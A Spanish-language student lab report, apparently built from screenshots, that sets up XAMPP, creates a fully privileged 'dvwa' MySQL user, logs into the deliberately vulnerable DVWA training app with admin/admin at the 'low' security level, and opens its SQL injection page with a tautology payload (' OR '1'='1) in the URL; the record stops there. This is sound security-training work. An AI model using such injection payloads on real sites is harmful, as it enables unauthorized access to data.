

Laboratorio # 12

Descargamos XAMPP



XAMPP Apache + MariaDB + PHP + Perl

¿Qué es XAMPP?

XAMPP es el entorno más popular de desarrollo con PHP

XAMPP es una distribución de Apache completamente gratuita y fácil de instalar que contiene MariaDB, PHP y Perl. El paquete de instalación de XAMPP ha sido diseñado para ser increíblemente fácil de instalar y usar.



XAMPP

[Descargar](#)
Pulsa aquí para otras versiones


 XAMPP para Windows
8.2.12 (PHP 8.2.12)

 XAMPP para Linux
8.2.12 (PHP 8.2.12)






 XAMPP para OS X
8.2.4 (PHP 8.2.4)

Abrimos XAMPP

XAMPP Control Panel v3.3.0 [Compiled: Apr 6th 2021]



XAMPP Control Panel v3.3.0

Service	Module	PID(s)	Port(s)	Actions
	Apache			Start Admin Config Logs
	MySQL			Start Admin Config Logs
	FileZilla			Start Admin Config Logs
	Mercury			Start Admin Config Logs
	Tomcat			Start Admin Config Logs

Config

Netstat

Shell

Explorer

Services

Help

Quit

7:26:21 a. m. [main] Initializing Control Panel

7:26:21 a. m. [main] Windows Version: Enterprise 64-bit

7:26:21 a. m. [main] XAMPP Version: 8.2.12

7:26:21 a. m. [main] Control Panel Version: 3.3.0 [Compiled: Apr 6th 2021]

7:26:21 a. m. [main] Running with Administrator rights - good!

7:26:21 a. m. [main] XAMPP Installation Directory: "c:\xampp\"

7:26:21 a. m. [main] Checking for prerequisites

7:26:27 a. m. [main] All prerequisites found

7:26:27 a. m. [main] Initializing Modules



7:26:27 a. m. [main] The FileZilla module is disabled


7:26:27 a. m. [main] The Mercury module is disabled

7:26:27 a. m. [main] The Tomcat module is disabled


7:26:27 a. m. [main] Starting Check-Timer



7:26:27 a. m. [main] Control Panel Ready










Damos click en admin









localhost / 127.0.0.1 | phpMyAdmin

localhost/phpmyadmin/index.php?route=/server/privileges&adduser=1&dbname=dvwa

phpMyAdmin

Reciente Favoritos

- Nueva
- dvwa
- information_schema
- mysql
- performance_schema
- phpmyadmin
- test
- test1

Agregar cuenta de usuario

Información de la cuenta

Nombre de usuario: Use el campo de texto

Nombre de Host: Cualquier servidor

Contraseña: Use el campo de texto Fuerza:

Debe volver a escribir:

plugin de autenticación: Autenticación de MySQL nativo

Generar contraseña:

Base de datos para la cuenta de usuario

☐ Crear base de datos con el mismo nombre y otorgar todos los privilegios.

☐ Otorgar todos los privilegios al nombre que contiene comodín (username_%).

☒ Otorgar todos los privilegios para la base de datos dvwa.

Privilegios globales ☐ Seleccionar todo

Nota: Los nombres de los privilegios de MySQL están expresados en inglés.

<input type="checkbox"/> Datos	<input type="checkbox"/> Estructura	<input type="checkbox"/> Administración	<input type="checkbox"/> Límites de recursos
<input type="checkbox"/> SELECT	<input type="checkbox"/> CREATE	<input type="checkbox"/> GRANT	Nota: si cambia los parámetros de estas opciones a 0 (cero), remueve el límite.
<input type="checkbox"/> INSERT	<input type="checkbox"/> ALTER	<input type="checkbox"/> SUPER	MAX QUERIES PER HOUR <input type="text" value="0"/>
<input type="checkbox"/> UPDATE	<input type="checkbox"/> INDEX	<input type="checkbox"/> PROCESS	MAX UPDATES PER HOUR <input type="text" value="0"/>
<input type="checkbox"/> DELETE	<input type="checkbox"/> DROP	<input type="checkbox"/> RELOAD	MAX CONNECTIONS PER HOUR <input type="text" value="0"/>
<input type="checkbox"/> FILE	<input type="checkbox"/> CREATE TEMPORARY TABLES	<input type="checkbox"/> SHUTDOWN	
	<input type="checkbox"/> SHOW VIEW	<input type="checkbox"/> SHOW DATABASES	
	<input type="checkbox"/> CREATE ROUTINE	<input type="checkbox"/> LOCK TABLES	
	<input type="checkbox"/> CREATE ROUTINE		

localhost / 127.0.0.1 | phpMyAdmin

localhost/phpmyadmin/index.php?route=/server/privileges&adduser=1&dbname=dvwa

phpMyAdmin

Reciente Favoritos

- Nueva
- dvwa
- information_schema
- mysql
- performance_schema
- phpmyadmin
- test
- test1

✓ Ha agregado un nuevo usuario.

```
CREATE USER 'dvwa'@'%' IDENTIFIED VIA mysql_native_password USING '****'; GRANT USAGE ON *.* TO 'dvwa'@'%' REQUIRE NONE WITH MAX_QUERIES_PER_HOUR 0 MAX_CONNECTIONS_PER_HOUR 0 MAX_UPDATES_PER_HOUR 0 MAX_USER_CONNECTIONS 0; GRANT ALL PRIVILEGES ON 'dvwa'.* TO 'dvwa'@'%'
```

[Editar en línea] [Editar] [Crear código PHP]


Base de datos Tabla Rutina Información de la cuenta

Editar los privilegios: Cuenta de usuario 'dvwa'@'%' - Base de datos dvwa

Privilegios específicos para la base de datos ☒ Seleccionar todo

Nota: Los nombres de los privilegios de MySQL están expresados en inglés.

<input checked="" type="checkbox"/> Datos	<input checked="" type="checkbox"/> Estructura	<input type="checkbox"/> Administración
<input checked="" type="checkbox"/> SELECT	<input checked="" type="checkbox"/> CREATE	<input type="checkbox"/> GRANT
<input checked="" type="checkbox"/> INSERT	<input checked="" type="checkbox"/> ALTER	<input checked="" type="checkbox"/> LOCK TABLES
<input checked="" type="checkbox"/> UPDATE	<input checked="" type="checkbox"/> INDEX	<input checked="" type="checkbox"/> REFERENCES
<input checked="" type="checkbox"/> DELETE	<input checked="" type="checkbox"/> DROP	
	<input checked="" type="checkbox"/> CREATE TEMPORARY TABLES	
	<input checked="" type="checkbox"/> SHOW VIEW	
	<input checked="" type="checkbox"/> CREATE ROUTINE	
	<input checked="" type="checkbox"/> ALTER ROUTINE	
	<input checked="" type="checkbox"/> EXECUTE	
	<input checked="" type="checkbox"/> CREATE VIEW	
	<input checked="" type="checkbox"/> EVENT	
	<input checked="" type="checkbox"/> TRIGGER	




Username

Password

Login

Damn Vulnerable Web Application (DVWA)



Username
admin

Password
admin

Login



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API
- DVWA Security**
- PHP Info
- About
- Logout

DVWA Security

Security Level

Security level is currently: low

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:


1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low Submit

Security level set to low

Username: admin
Security Level: low
Locale: en
SQL DB: mysql



localhost / 127.0.0.1 / dvwa / ... Vulnerability: SQL Injection

localhost/DVWA/vulnerabilities/sql/?id=1%27+OR+%271%27%3D%271%27+Submit+Submit#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID

